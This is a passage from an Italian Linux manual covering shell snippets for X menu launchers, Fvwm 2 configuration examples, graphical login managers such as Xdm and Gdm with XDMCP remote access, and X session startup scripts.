Naturalmente, il linguaggio usato per la costruzione del menù potrebbe includere già delle direttive di controllo, tali da rendere superflui alcuni o tutti gli script che vengono proposti qui; pertanto ogni cosa va usata se effettivamente ne esiste la convenienza.

Gli script proposti, che si basano sulla disponibilità di una shell POSIX (o quasi), sono semplificati al massimo; sta poi alla sensibilità di ognuno estenderli secondo le proprie preferenze. Si osservi anche che, se incorporati nelle direttive della configurazione del menù, vanno forse modificati in qualche modo per proteggere alcuni simboli; inoltre, potrebbe essere necessario tradurli in istruzioni disposte su una sola riga.

231.1 Verifica della disponibilità

Quando si realizza un menù per facilitare l'avvio di alcuni programmi, può essere utile verificare prima la loro esistenza effettiva, in modo da avvisare l'utente in caso contrario. Infatti, durante il funzionamento in modalità grafica si perdono normalmente le segnalazioni di errore fornite dalla shell o dal sistema operativo.

L'esempio seguente riguarda l'avvio del programma '**`gnumeric`**', collocato precisamente nella directory '`/usr/bin/`'; se il file dovesse mancare o se semplicemente non dovesse risultare eseguibile, si otterrebbe una finestra di terminale con un avvertimento, che rimane evidente per pochi secondi:

```
if [ -x /usr/bin/gnumeric ]
then
    gnumeric
else
    xterm -e "echo Sorry, gnumeric is not available. ; sleep 15"
fi
```

Segue lo stesso esempio, facendo uso però di '**`xmessage`**', al posto di '**`xterm`**':

```
if [ -x /usr/bin/gnumeric ]
then
    gnumeric
else
    xmessage -timeout 15 "Sorry, gnumeric is not available."
fi
```

231.2 Verificare che un programma non sia già in funzione

Quando la configurazione dell'ambiente grafico non prevede la presenza di segnalazioni che avvisano dell'avvio in corso di un programma, l'utente inesperto può essere indotto a ritentare l'avvio di qualcosa che sembra non dare segni di vita. Questo tipo di problema si aggrava quando l'accesso alla memoria di massa è relativamente lento e finisce con il rallentare ancora di più l'avvio del programma stesso, salvo alla fine ritrovarsi in funzione tutte le copie richieste in sequenza.

Quando un programma consente al proprio interno di avviare altre copie di se stesso, o di aprire più documenti distinti in schede separate, può essere utile uno script che verifica lo stato dei processi elaborativi appartenenti allo stesso utente:

```
if ps x | grep -v grep | grep "[0-9] gnumeric" 2>&1 > /dev/null
then
    xterm -e "echo Already running ; sleep 10"
else
    gnumeric
fi
```

La stessa cosa, facendo uso però di '**`xmessage`**', al posto di '**`xterm`**':

```
if ps x | grep -v grep | grep "[0-9] gnumeric" 2>&1 > /dev/null
then
    xmessage -timeout 10 "Already running"
else
    gnumeric
fi
```

231.3 Informare della fase di avvio del programma

La fase di avvio di un programma può essere resa evidente attraverso l'uso del comando '**`ps rx`**', con il quale si evidenziano i processi residenti in memoria (quindi i processi attivi), appartenenti all'utente. Quando il processo elaborativo raggiunge la quiete e non si trova più a essere residente, di solito ha già mostrato la finestra grafica che lo riguarda. L'esempio seguente si riferisce all'avvio di Abiword:

```
xterm -e "echo Loading abiword... ; ↩
↪sleep 2 ; ↩
↪while ps rx | grep -v grep | grep \"[0-9] abiword\" ; ↩
↪do sleep 2 ; ↩
↪done" & ↩
↪abiword
```

Come si può osservare, la maggior parte dello script è inserita nel comando avviato da '**`xterm`**', perché al termine del ciclo di controllo il terminale deve chiudersi.

Si osservi che la verifica fatta con '**`ps`**' potrebbe dover includere altri programmi, se quello che si avvia, prima di potersi presentare ne deve avviare. Questo succede spesso con i programmi per Gnome o per KDE. Segue un altro esempio riferito all'avvio di Gnumeric:

```
xterm -e "echo Loading gnumeric... ; ↩
↪sleep 2 ; ↩
↪while ps rx | grep -v grep | grep \"[0-9] gnumeric\" ↩
↪|| ps rx | grep -v grep | grep \"gconfd\" ↩
↪|| ps rx | grep -v grep | grep \"bonobo-activation-server\" ; ↩
↪do sleep 2 ; ↩
↪done" & ↩
↪gnumeric
```

Eventualmente, si può decidere di considerare qualunque programma che non sia in quiete, anche se può succedere che la finestra del terminale non si chiuda più, per la presenza di un processo impegnativo indipendente:

```
xterm -e "echo Loading gnumeric... ; ↩
↪sleep 2 ; ↩
↪while ps rx | grep -v grep ; ↩
↪do sleep 2 ; ↩
↪done" & ↩
↪gnumeric
```

231.4 Mettere assieme le varie fasi di controllo

L'esempio seguente mostra le istruzioni necessarie a mettere assieme i vari controlli già descritti nelle sezioni precedenti, facendo riferimento al programma Abiword:

```
if [ -x /usr/bin/abiword ]
then
    if ps x | grep -v grep | grep "[0-9] abiword" 2>&1 > /dev/null
    then
        xterm -e "echo Already running abiword ; sleep 10"
    else
        xterm -e "echo Loading abiword... ; sleep 2 ; ↩
↪while ps rx | grep -v grep | grep \"[0-9] abiword\" ; ↩
↪do sleep 2 ; done" & abiword
    fi
else
    xterm -e "echo Sorry, abiword is not available. ; sleep 15"
fi
```

Come già visto, con '**`xmessage`**' si può limitare l'uso di '**`xterm`**':

```
if [ -x /usr/bin/abiword ]
then
    if ps x | grep -v grep | grep "[0-9] abiword" 2>&1 > /dev/null
    then
        xmessage -timeout 10 "Already running abiword"
    else
        xterm -e "echo Loading abiword... ; sleep 2 ; ↩
↪while ps rx | grep -v grep | grep \"[0-9] abiword\" ; ↩
↪do sleep 2 ; done" & abiword
    fi
else
    xmessage -timeout 15 "Sorry, abiword is not available."
fi
```

231.5 Innesto di un file system

Per controllare il comando '**`mount`**' si potrebbe usare un codice simile a quello seguente, in modo da sapere se l'operazione ha avuto successo o meno:

```
if mount /mnt/fd0
then
    xterm -e "echo /mnt/fd0  mounted successfully ; sleep 15"
elif mount | grep " /mnt/fd0 "
then
    xterm -e "echo /mnt/fd0  is already mounted ; sleep 15"
else
    xterm -e "echo Sorry: /mnt/fd0  mount failed ; sleep 15"
fi
```

L'esempio si basa sulla presenza di un file '`/etc/fstab`' nel quale è previsto il punto di innesto '`/mnt/fd0/`', che presumibilmente è riferito al file di dispositivo '`/dev/fd0`'.

231.6 Separazione di un file system

Per controllare il comando '**`umount`**' si potrebbe usare un codice simile a quello seguente, in modo da sapere se l'operazione è ammissibile e se ha avuto successo:

```
if mount | grep " /mnt/hdc "
then
    if umount /mnt/hdc
    then
        eject /dev/hdc
        xterm -e "echo /mnt/hdc successfully unmounted ; sleep 15"
    else
        xterm -e "echo Sorry: umount failed ; sleep 15"
    fi
else
    xterm -e "echo /mnt/hdc is not to be unmounted. ; sleep 10"
fi
```

L'esempio presume che il file di dispositivo '`/dev/hdc`' vada innestato nella directory '`/mnt/hdc/`'; inoltre, si suppone che si tratti proprio di un'unità che può espellere il supporto di memorizzazione (come nel caso di un lettore CD o DVD).

Capitolo 232

Annotazioni sulla configurazione di Fvwm 2

Fvwm[1] è un gestore di finestre semplice, dal punto di vista operativo, che, a seconda di come viene configurato, può richiedere più o meno risorse dal sistema. Sapendo utilizzare bene le possibilità di configurazione di Fvwm, si può fare a meno di tanti altri strumenti che appesantiscono inutilmente la sessione grafica.

Purtroppo, la sintassi del file di configurazione, rispetto alle potenzialità, non è molto chiara; nello stesso modo, la documentazione diventa difficile da comprendere a fondo. In questo capitolo si annotano alcuni esempi di direttive usate nella configurazione con scopi particolari, senza entrare nella generalità della sintassi.

232.1 Ridefinizione di funzioni predefinite

Per varie circostanze è possibile creare o ridefinire delle funzioni, che vengono richiamate da altre direttive oppure sono utilizzate in modo predefinito. Per esempio vengono chiamate in modo predefinito le funzioni '**`InitFunction`**', '**`RestartFunction`**' e '**`ExitFunction`**', rispettivamente all'avvio, al riavvio e alla conclusione del funzionamento di Fvwm. Gli esempi seguenti riguardano la ridefinizione delle funzioni predefinite comuni:

```
DestroyFunc InitFunction
AddToFunc InitFunction      "I" Module FvwmTaskBar
AddToFunc InitFunction      "I" exec             scim -d
AddToFunc InitFunction      "I" exec             play /etc/sound/start.wav
#
DestroyFunc ExitFunction
AddToFunc ExitFunction      "I" Test (Quit)      exec play /etc/sound/quit.wav
AddToFunc ExitFunction      "I" Test (ToRestart) exec play /etc/sound/restart.wav
#
DestroyFunc RestartFunction
AddToFunc RestartFunction   "I" Module FvwmTaskBar
```

Si osservi che la stessa cosa avrebbe potuto essere scritta così:

```
DestroyFunc InitFunction
AddToFunc InitFunction
+ "I" Module FvwmTaskBar
+ "I" exec             scim -d
+ "I" exec             play /etc/sound/start.wav
#
DestroyFunc ExitFunction
AddToFunc ExitFunction
+ "I" Test (Quit)      exec play /etc/sound/quit.wav
+ "I" Test (ToRestart) exec play /etc/sound/restart.wav
#
DestroyFunc RestartFunction
AddToFunc RestartFunction
+ "I" Module FvwmTaskBar
```

Si osservi che se Fvwm viene avviato da un gestore di sessione, vengono usate, invece, le funzioni '**SessionInitFunction**', '**SessionRestartFunction**' e '**SessionExitFunction**'.

232.2 Funzioni associate a eventi della tastiera e del mouse

Agli eventi del mouse e della tastiera è possibile associare delle funzioni, sia predefinite, sia inventate per l'occasione. Si osservi, comunque, che sarebbe meglio evitare di attribuire funzioni speciali ad alcuni tasti, così da poter utilizzare in modo uniforme tutti i programmi. Segue un esempio di tale configurazione, riferita solo a eventi del mouse.

```
Mouse 1 R A Nop
Mouse 2 R A Menu FastMenu
Mouse 3 R A Menu Start
Mouse 1 T A raise-focus-move
Mouse 2 T A move-only
Mouse 3 T A move-and-raise-or-raiselower
Mouse 0 W M -
Mouse 0 F A resize-or-raiselower
Mouse 1 S A move-and-raise
Mouse 2 S A move-and-raise
Mouse 3 S A move-and-raise-or-raiselower
Mouse 0 I A move-or-iconmenu-or-deiconify
Mouse 0 1 A Popup WindowMenu
Mouse 0 2 A Close
Mouse 1 4 A Maximize 100 99
Mouse 2 4 A Maximize 100 99
Mouse 3 4 A Maximize 100 99
Mouse 0 6 A Iconify
#
DestroyFunc move-or-iconmenu-or-deiconify
AddToFunc   move-or-iconmenu-or-deiconify
+ "M" Move
+ "C" Popup IconMenu
+ "D" Iconify
#
DestroyFunc focus-and-raise
AddToFunc   focus-and-raise
+ "I" Layer 0 ontop
+ "I" Raise
+ "I" Focus
#
DestroyFunc move-and-raise
AddToFunc   move-and-raise
#+ "I" Layer 0 ontop
+ "I" Raise
+ "I" Focus
```

```
+ "M" Move
#
DestroyFunc raise-focus-move
AddToFunc   raise-focus-move
+ "I" Layer 0 ontop
+ "I" Raise
+ "I" Focus
+ "M" Move
#
DestroyFunc move-only
AddToFunc   move-only
+ "M" Move
#
DestroyFunc move-and-raise-or-raiselower
AddToFunc   move-and-raise-or-raiselower
+ "I" Raise
+ "I" Focus
+ "M" Move
+ "C" RaiseLower
#
DestroyFunc resize-or-raiselower
AddToFunc   resize-or-raiselower
+ "M" Resize
+ "C" RaiseLower
```

232.3 Menù

L'apertura di un menù si ottiene attraverso l'uso delle funzioni '**`Menu`**' o '**`Popup`**'. In particolare, è già apparso un esempio in cui si controlla l'apertura di due menù ('**`FastMenu`**' e '**`Start`**'), a seconda della pressione di un tasto del mouse, quando il puntatore grafico si trova sulla superficie della finestra principale:

```
Mouse 2 R A Menu FastMenu
Mouse 3 R A Menu Start
```

La differenza tra le due funzioni, consiste nel fatto che il menù della funzione '**`Popup`**' rimane aperto solo fino a quando si mantiene premuto il tasto del mouse che ha generato l'evento corrispondente; al contrario, la funzione '**`Menu`**' apre e lascia aperto il menù che si ottiene, fino a quando non si verifica un evento nuovo.

Generalmente, la funzione '**`Popup`**' si usa per i sottomenù, ovvero quelli che dipendono da una voce di un altro menù.

232.4 Menù statici

I menù statici si realizzano in modo semplice, con direttive che contengono eventualmente una condizione per la quale visualizzare o meno la voce corrispondente. Le condizioni vengono valutate una volta sola, all'avvio o al riavvio. L'esempio successivo è molto semplice e mostra voci prive di condizioni:

```
DestroyMenu Xset
AddToMenu Xset
+ "q"            exec  xset q
+ ""             nop
+ "m"            exec  xset m
+ "m  3 2"       exec  xset m 3 2
+ "m  6 2"       exec  xset m 6 2
+ "m 10 3"       exec  xset m 10 3
```

Alle voci di un menù si associano delle funzioni, dove in particolare '**`exec`**' consente l'avvio di un comando. L'esempio seguente mostra l'uso di condizioni con le quali si verifica che i programmi indicati siano accessibili ed eseguibili; altrimenti le voci corrispondenti non vengono visualizzate:

```
DestroyMenu ScreenCapture
AddToMenu ScreenCapture
Test (x xwd x convert x kolourpaint) + "to picture editor"  exec ↩
↪          xwd -frame | convert - $HOME/.tmp_screen_capture.pnm && ↩
↪          kolourpaint $HOME/.tmp_screen_capture.pnm
                                     + ""                   nop
Test (x xwd x convert)               + "to default printer" exec ↩
↪          xwd -frame | convert - gif:- | lpr
Test (x xwd x convert)               + "to file"            exec ↩
↪          for n in `seq -f %02g 99` ; do if [ ! -e screen.$n.jpg ] ; ↩
↪          then if xwd -frame | convert -quality 100% - jpg:screen.$n.jpg ; ↩
↪          then xmessage -timeout 15 "Picture saved to file screen.$n.jpg" ; ↩
↪          fi ; ↩
↪          break ; ↩
↪          fi ; done
```

232.5 Menù dinamici

I menù dinamici sono ricostruiti attraverso una funzione, ogni volta che vengono aperti. Nell'esempio seguente viene definito il menù '**`Start`**', in due fasi, dove una voce del menù è condizionate dall'esistenza di un certo programma, che potrebbe apparire e scomparire durante il funzionamento:

```
DestroyMenu Start
AddToMenu Start DynamicPopupAction Function StartMenu
#
DestroyFunc StartMenu
AddToFunc StartMenu I DestroyMenu recreate Start
                  + I AddToMenu Start "$[LANG]"            Popup   LocaleSelection
                  + I AddToMenu Start ""                   nop
```

```
                   + I AddToMenu Start "network"               Popup   Sniffers
                   + I AddToMenu Start "system"                Popup   System
Test (x clamscan)  + I AddToMenu Start "virus et al"           Popup   Virus
                   + I AddToMenu Start ""                      nop
                   + I AddToMenu Start "quit"                  Popup   Quit
                   + I AddToMenu Start "reload window manager" Restart
```

Un menù dinamico potrebbe essere ottenuto anche attraverso comandi che si traducono nelle componenti delle direttive, attraverso l'uso della funzione '**PipeRead**':

```
DestroyMenu AsCD
AddToMenu AsCD DynamicPopupAction Function AsCDMenu
#
DestroyFunc AsCDMenu
AddToFunc AsCDMenu
+ I DestroyMenu recreate AsCD
+ I PipeRead 'for f in `ls /dev/hd[a-z] /dev/sr[0-9] 2> /dev/null` ; ↩
↪  do echo AddToMenu AsCD \\\"ascd -device $f\\\" exec ascd -device $f ; done'
```

In pratica, la funzione '**PipeRead**' trasforma il risultato di quanto generato dalla stringa successiva, in voci del menù. In questo caso, per poter interpretare ciò che accade, occorre ricostruire il comando:

```
for f in `ls /dev/hd[a-z] /dev/sr[0-9] 2> /dev/null`
do
    echo AddToMenu AsCD \"ascd -device $f\" exec ascd -device $f
done
```

Naturalmente, può essere più comodo realizzare degli script separati, così da non dover fare troppa attenzione al problema della protezione di certi simboli.

232.6 Riferimenti

- *FVWM*

  ⟨http://www.fvwm.org ⟩

[1] **Fvwm 2** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

Capitolo 233

X: login grafico

X può essere avviato automaticamente, attraverso un sistema di autenticazione grafico, noto come *display manager*. In generale si tratta di un demone che viene configurato in modo da utilizzare una o più stazioni grafiche, locali o remote. Naturalmente, la configurazione predefinita di un sistema del genere, dovrebbe riguardare esclusivamente una sola stazione grafica locale.

È bene sottolineare che, quando si tratta di una sola stazione grafica locale, non c'è alcun bisogno di un sistema del genere e il buon vecchio script '**`startx`**' rimane la cosa migliore per avviare X, evitando in tal modo la presenza di un demone inutile nell'elenco dei processi elaborativi.

233.1 Configurazione generale

Nel momento in cui ci si inserisce un sistema grafico per l'autenticazione, prima dell'avvio di X, cambiano le dipendenze che ci sono tra i file di configurazione (script o porzioni di script). Pertanto, una configurazione personalizzata attraverso la modifica del file '`~/.xinitrc`', può rivelarsi inutile.

L'impostazione scelta da questa o quella distribuzione GNU può essere diversa e bisogna vedere i file di configurazione del sistema di autenticazione per sapere cosa succede veramente. Alcune distribuzioni GNU usano in particolare gli script '`/etc/X11/Xsession`' e '`~/.Xsession`' (o '`~/.xsession`'), rispettivamente per la configurazione globale e quella personalizzata di ogni utente. In questo modo, un utente che prima inseriva nel file '`~/.xinitrc`' le istruzioni per l'avvio del proprio gestore di finestre preferito, deve usare invece il file '`~/.Xsession`' per questo, ma nello stesso modo di prima.

Diversamente, in mancanza della configurazione corretta per l'avvio del gestore di finestre o di altro sistema del genere, dopo la fase di autenticazione, si avvia il solito servente X con un terminale e nulla altro.

```
#!/bin/sh
xsetroot -solid gray
xclock -digital -geometry +0-0 &
xbiff -geometry -0-0 &
exec twm
```

Quello che si vede sopra è il contenuto ipotetico di un file '`~/.Xsession`' predisposto per l'avvio del gestore di finestre Twm.

233.2 Utilizzo attraverso la rete

Il programma tipico che offre le funzionalità di un *display manager*, è in grado di fornire anche un accesso attraverso la rete, con il protocollo XDMCP (*X display manager control protocol*), che utilizza la porta 177. Quello che segue è un estratto dal file '`/etc/services`':

```
...
xdmcp           177/tcp         # X Display Manager Control Protocol
xdmcp           177/udp
...
```

In pratica, un elaboratore remoto deve avviare un proprio servente grafico, con il quale si collega al programma presso l'elaboratore che offre il servizio XDMCP. Il programma richiede l'autenticazione e da quel momento inizia una sessione grafica che riguarda l'elaboratore che offre il servizio, anche se viene gestita materialmente dallo schermo dell'elaboratore remoto.

Per collegarsi a un servizio XDMCP, ammesso che accetti effettivamente richieste di questo tipo, si può provare presso un elaboratore da usare come terminale un comando come quello seguente:


```
$ xinit -- -query 172.21.77.253 [Invio]
```

Oppure, direttamente così:

```
$ /usr/bin/X11/X vt7 -dpi 100 -query 172.21.77.253 [Invio]
```

In tal caso, l'indirizzo IPv4 172.21.77.253 è proprio quello dell'elaboratore che offre il servizio XDMCP.

Figura 233.3. Esempio di utilizzo di un servizio XDMCP.

172.21.77.253
172.21.77.21
xdm
$ xinit -- -query 172.21.77.253
oppure:
$ X -query 172.22.77.253

233.3 Avvio

Trattandosi di un sistema di autenticazione, il programma che se ne occupa potrebbe essere avviato tramite un record appropriato nel file '`/etc/inittab`', ma in generale si preferisce l'avvio di un demone attraverso la procedura di inizializzazione del sistema.

233.4 Xdm

Xdm[1] è il sistema di autenticazione grafica tradizionale di X, incluso anche in XFree86. In condizioni normali, i file e gli script di configurazione che lo riguardano, dovrebbero trovarsi nella directory '`/etc/X11/xdm/`'.

La configurazione predefinita dovrebbe prevedere l'apertura di una sola sessione grafica locale, escludendo l'accesso remoto.

L'avvio del demone '**`xdm`**', che si occupa di controllare l'accesso e l'avvio di X, dovrebbe essere gestito da uno script della procedura di inizializzazione del sistema; per esempio '`/etc/init.d/xdm`', o altro simile. Tuttavia, anche avviando direttamente l'eseguibile '**`xdm`**', si ottiene il risultato (naturalmente lo si deve fare con i privilegi dell'utente '**`root`**').

Una volta superata la fase di autenticazione in modo corretto, inizia una ***sessione***, controllata dallo script '`/etc/X11/xdm/Xsession`'. Al termine di questo script termina la sessione e

ritorna la richiesta di autenticazione per quella stazione grafica. In condizioni normali, questo script dovrebbe richiamare un altro script usato anche per altri sistemi del genere (per esempio '`/etc/X11/Xsession`'), che a sua volta dovrebbe occuparsi di avviare lo script personalizzato dell'utente ('`~/.Xsession`' o '`~/.xsession`').

```
init-+
     |
    ...
     `-xdm-+-XFree86
           `-xdm
```

Quello che si vede sopra è l'interdipendenza tra i processi nel momento in cui il sistema di autenticazione attende che l'utente si presenti. Si può vedere che è necessaria la presenza del servente X e in particolare si può poi osservare che tutto funziona con i privilegi dell'utente '**`root`**'.

```
init-+
     |
    ...
     `-xdm-+-XFree86
           `-xdm---twm
```

Nel momento in cui si supera la fase dell'autenticazione, vengono avviati i processi richiesti dallo script '`/etc/X11/xdm/Xsession`' e dagli altri che questo richiama (per esempio '`~/.Xsession`'). In questo caso, come si vede nel riquadro precedente, si tratta del gestore di finestre Twm. Naturalmente, i processi avviati a partire dallo script '`/etc/X11/xdm/Xsession`' hanno i privilegi dell'utente che esegue l'autenticazione.

Il file di configurazione '`/etc/X11/xdm/xdm-config`' contiene l'elenco degli altri file utilizzati e di altre opzioni:

```
DisplayManager.errorLogFile:    /var/log/xdm.log
DisplayManager.pidFile:         /var/run/xdm.pid
DisplayManager.keyFile:         /usr/lib/X11/xdm/xdm-keys
DisplayManager.servers:         /usr/lib/X11/xdm/Xservers
DisplayManager.accessFile:      /usr/lib/X11/xdm/Xaccess
DisplayManager.authDir:         /var/lib/xdm
DisplayManager.willing:         su nobody -c /usr/lib/X11/xdm/Xwilling
! All displays should use authorization, but we cannot be sure X terminals
! will be configured to support it, so those that do not will require
! individual resource settings.
DisplayManager*authorize:       true
! Scripts to start the server, start the user session, and reset the server
DisplayManager*setup:           /usr/lib/X11/xdm/Xsetup
DisplayManager*startup:         /usr/lib/X11/xdm/Xstartup
DisplayManager*reset:           /usr/lib/X11/xdm/Xreset
DisplayManager*resources:       /usr/lib/X11/xdm/Xresources
DisplayManager*session:         /usr/lib/X11/xdm/Xsession
DisplayManager*authComplain:    true
DisplayManager*userPath:        /usr/local/bin:/usr/bin:/bin:↩
↪/usr/bin/X11:/usr/games
DisplayManager*systemPath:      /usr/local/sbin:/usr/local/bin:↩
↪/usr/sbin:/usr/bin:/sbin:/bin:/usr/bin/X11

! SECURITY: do not listen for XDMCP or Chooser requests
```

```
! Comment out this line if you want to manage X terminals with xdm
DisplayManager.requestPort:     0
```

Nell'esempio merita molta attenzione l'ultima direttiva: la sua presenza fa sì che venga a mancare il servizio XDMCP, pertanto i tentativi di collegamento verrebbero rifiutati. Per attivare il servizio, occorre commentare, o eliminare la direttiva:

```
...
! SECURITY: do not listen for XDMCP or Chooser requests
! Comment out this line if you want to manage X terminals with xdm
# DisplayManager.requestPort:   0
```

Secondo l'esempio mostrato, il file '`/etc/X11/xdm/Xservers`' permette di controllare l'avvio locale del servizio di autenticazione grafica. L'esempio seguente apre una sola sessione che deve collocarsi nella settima console virtuale:

```
...
:0 local /usr/bin/X11/X vt7 -dpi 100 -nolisten tcp
```

Per avere due sessioni, una nella settima console, l'altra nell'ottava:

```
...
:0 local /usr/bin/X11/X vt7 -dpi 100 -nolisten tcp
:1 local /usr/bin/X11/X vt8 -dpi 100 -nolisten tcp
```

Naturalmente, Xdm può servire anche solo per le connessioni remote, attraverso la rete, pertanto si può benissimo disattivare l'accesso locale, commentando le direttive di questo file.

Nella configurazione di Xdm c'è un altro file importante da considerare, che secondo la configurazione già vista è '`/etc/X11/xdm/Xaccess`'. Questo file serve a delimitare l'accessibilità del servizio XDMCP offerto. La direttiva dell'esempio seguente abilita l'accesso a qualunque indirizzo:

```
...
#
# Any host can get a login window:
#
*
...
```

233.5 Gdm

Gdm [2] è un altro sistema di autenticazione grafica conforme al gestore di sessione Gnome. Il principio di funzionamento è lo stesso di Xdm, dove in particolare è possibile scegliere di avviare sessioni differenti, che fanno riferimento a script diversi.

La configurazione e gli script di Gdm si trovano a partire dalla directory '/etc/X11/gdm/'; in particolare, gli script che consentono di selezionare delle sessioni diverse si trovano nella directory '/etc/X11/gdm/Sessions/'. Uno di questi dovrebbe fare riferimento allo script '/etc/X11/Xsession', il quale a sua volta si prende cura di avviare anche lo script personalizzato dell'utente ('~/.Xsession' o simile).

Una volta completata la fase di autenticazione, la dipendenza dei processi attivi potrebbe presentarsi in questo modo:

```
init-+
     |
    ...
     `-gdm---gdm-+-Xorg
                 `-twm-+-ssh-agent
                       `-xclock
```

Per la precisione, i processi avviati dagli script di sessione si trovano ad avere i privilegi dell'utente che si è autenticato, mentre il resto funziona con i privilegi dell'utente '**root**'.

Gdm è realizzato particolarmente per essere usato con il gestore di sessione Gnome; in tal caso, al posto di un gestore di finestre, viene avviato l'eseguibile '**gnome-session**', che a sua volta controlla un gestore di finestre, in base alla configurazione.

In condizioni particolari, Gdm si rifiuta di avviare la richiesta di autenticazione; ciò, in particolare, se manca la possibilità di verificare la presenza di un elaboratore corrispondente al nome restituito da '**hostname**'. Per esempio, l'indicazione corretta del nome, senza il dominio di appartenenza e senza una direttiva '**search**' appropriata nel file '/etc/resolv.conf', può provocare questo tipo di problema.

233.6 Kdm

Kdm [3] è un altro sistema simile a Xdm, con l'aggiunta della possibilità di selezionare delle sessioni differenti, come avviene per Gdm. La sua origine richiama il gestore di sessione KDE e i suoi file di configurazione potrebbero risiedere in '/etc/kde2/kdm/', oppure in '/etc/X11/kdm/'. A ogni modo, la struttura di questi file e di questi script è molto simile a quella usata da Xdm; anche in questo caso, il file 'kdm/Xsession' dovrebbe rimandare allo script standard '/etc/X11/Xsession', il quale a sua volta dovrebbe utilizzare lo script personale degli utenti ('~/.Xsession' o '~/.xsession').

233.7 Wdm

Wdm [4] è un lavoro derivato da Xdm, i cui file di configurazione e gli script principali si collocano normalmente nella directory '`/etc/X11/wdm/`'. Anche in questo caso è disponibile la possibilità di avviare sessioni differenti.

[1] **X** MIT più altre licenze per porzioni particolari di codice

[2] **Gdm** GNU GPL

[3] **KDE** GNU GPL, GNU LGPL e altre licenze a seconda della porzione di codice

[4] **Wdm** GNU GPL con l'aggiunta della licenza specifica di Xdm

Capitolo 234

X: «sessione»

Nell'ambito di X, il termine «sessione» si inserisce nel momento in cui esiste un sistema di autenticazione che controlla l'utilizzo della stazione grafica, trattandosi infatti di una sessione di lavoro riferita a un certo utente.

In pratica, si tratta di un'astrazione ulteriore nel sistema di script che servono all'avvio del sistema grafico, dove '`/etc/X11/xinit/xinitrc`' e '`~/.xinitrc`' perdono il loro ruolo dominante, per passarlo allo script '`/etc/X11/Xsession`' e a '`~/.xsession`' o '`~/.Xsession`'.

234.1 Il problema che motiva il concetto di «sessione»

Le applicazioni che utilizzano il sistema grafico sono sempre più sofisticate e richiedono funzionalità che, da solo, X non può dare. Quindi, per poter usare certi programmi con certe funzionalità, si ha la necessità di avviarne altri, che eventualmente possono non mostrarsi, ma che comunicano con i primi.

Di norma, questi programmi che coadiuvano le attività svolte con il sistema grafico, non possono essere avviati prima che il servente X sia disponibile, inoltre devono operare con i privilegi dell'utente che ha avviato la sessione.

In un certo senso, è come se la sessione grafica corrispondesse all'avvio di un sottosistema personale, che richiede l'attivazione di certi servizi.

Dal momento che i servizi da avviare dipendono anche dai programmi che si intendono usare, diventa complicata e onerosa la compilazione di uno script '`/etc/X11/xinit/xinitrc`' che provveda a tutte queste cose, nel modo giusto. Pertanto, in un sistema operativo che prevede la grafica e anche le sessioni, lo script '**`xinitrc`**' si limita ad avviare a sua volta lo script '**`Xsession`**', il quale però non è da modificare, in quanto a sua volta esegue ciò che trova, in sequenza, nella directory '`/etc/X11/Xsession.d/`'; ed è lì, eventualmente, che si deve intervenire.

234.2 Gli script che controllano l'avvio della sessione

In un sistema che preveda le sessioni grafiche, lo script '`/etc/X11/xinit/xinitrc`' si limita a eseguire il contenuto dello script '**`Xsession`**', attraverso l'incorporazione:

```
#!/bin/sh
# $Xorg: xinitrc.cpp,v 1.3 2000/08/17 19:54:30 cpqbld Exp $

# /etc/X11/xinit/xinitrc
#
# global xinitrc file, used by all X sessions started by xinit (startx)

# invoke global X session script
. /etc/X11/Xsession
```

In pratica, in questo modo il lavoro di '`/etc/X11/Xsession`' viene eseguito formalmente dallo stesso '**`xinitrc`**'.

Il codice contenuto nel file '`Xsession`' incorpora a sua volta, quello dei file contenuti nella directory '`/etc/X11/Xsession.d/`', secondo l'ordine lessicografico. Per esempio, tale directory potrebbe contenere i file seguenti:

```
$ ls /etc/X11/Xsession.d[Invio]

/etc/X11/Xsession.d/20x11-common_process-args
/etc/X11/Xsession.d/30x11-common_xresources
/etc/X11/Xsession.d/50x11-common_determine-startup
/etc/X11/Xsession.d/90x11-common_ssh-agent
/etc/X11/Xsession.d/99x11-common_start
```

Al termine, se esiste il file '`~/.xsession`' (oppure '`~/.Xsession`'), viene eseguito anche il suo contenuto, altrimenti viene avviato ciò che si considera essere il «gestore di sessione» predefinito.

234.3 Gestori di sessione

Il gestore di sessione è un programma che dovrebbe facilitare l'uso del sistema grafico, ma che può anche complicarlo. Il suo compito è quello di consentire all'utente di configurare la propria sessione attraverso strumenti grafici, oltre che di facilitare la gestione dei servizi grafici necessari.

In pratica, se non si amano le complicazioni, si potrebbe usare benissimo un gestore di finestre puro e semplice, mentre un gestore di sessione vero e proprio si trova spesso a dover avvalersi a sua volta di un gestore di finestre.

Se si usa un sistema di autenticazione grafica sofisticato, può essere possibile la scelta tra diversi tipi di sessione, corrispondenti solitamente a script di avvio differenti, in cui può essere richiamato questo o quel gestore di sessione.

234.4 Gnome

Gnome [1] (pronunciato «g-a-n-o-m-e»), è un gestore di sessione altamente configurabile, contornato da diversi programmi realizzati specificatamente per rendere l'ambiente uniforme e confortevole. Naturalmente, i programmi realizzati per Gnome possono funzionare anche senza questo gestore di sessione: è sufficiente che siano disponibili le librerie grafiche necessarie.

